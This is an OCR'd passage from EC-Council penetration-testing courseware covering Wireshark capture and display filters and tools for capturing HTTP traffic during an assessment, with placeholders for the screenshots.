


Figure L.48: Screenshot displaying Wireshark tool—TCP





Figure L.49: Screenshot displaying Wireshark tool—follow TCP stream

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireshark: Capture and Display Filters

Wireshark provides different filter types which will show only the types of traffic needed.

- **Capture filters**
  - The filters are applied before starting the capture on the selected network interface
  - They are used to capture-specific traffic on the network
  - Go to the **Capture** menu and select the **Capture Filters**… to view all the available capture filters
- **Display filters**
  - Display filters are used to filter captured packets
  - Go to the **Analyze** menu and select **Display Filters**… to view all the available display filters
- **Additional Wireshark filters**
  - **`tcp.flags.reset==1`**–Displays all TCP resets.
  - **`udp contains 33:27:58`**–Sets a filter for the HEX values of 0x33 0x27 0x58 at any offset.
  - **`http.request`**–Displays all HTTP GET requests.
  - **`tcp.analysis. retransmission`**–Displays all retransmissions in the trace.
  - **`tcp contains traffic`**–Displays all TCP packets that contain the word “traffic.”
  - **`!(arp or icmp or dns)`**–Masks out arp, icmp, dns, or other protocols and allows you to view traffic of your choice.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture HTTP Traffic

Capture HTTP traffic flowing on the target network. You can use tools like Wireshark to capture information such as HTTP headers and content. HTTP traffic can also be captured using Snort in packet-logging mode or the HTTP Analyzer utility. HTTP Analyzer traces and displays details of traffic such as the header, content, cookies, query strings, POST data, request and response streams, and redirection URLs.

EffeTech HTTP Sniffer is another HTTP traffic capture tool. It can capture HTTP traffic and rebuild the HTTP sessions and files sent via HTTP. It has a built in real-time analyzer that enables on-the-fly content viewing as well as capturing, analyzing, parsing, and decoding HTTP traffic.

In the Wireshark tool, type HTTP in the filter bar and select enter; the result will be displayed as shown in the below screenshot:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


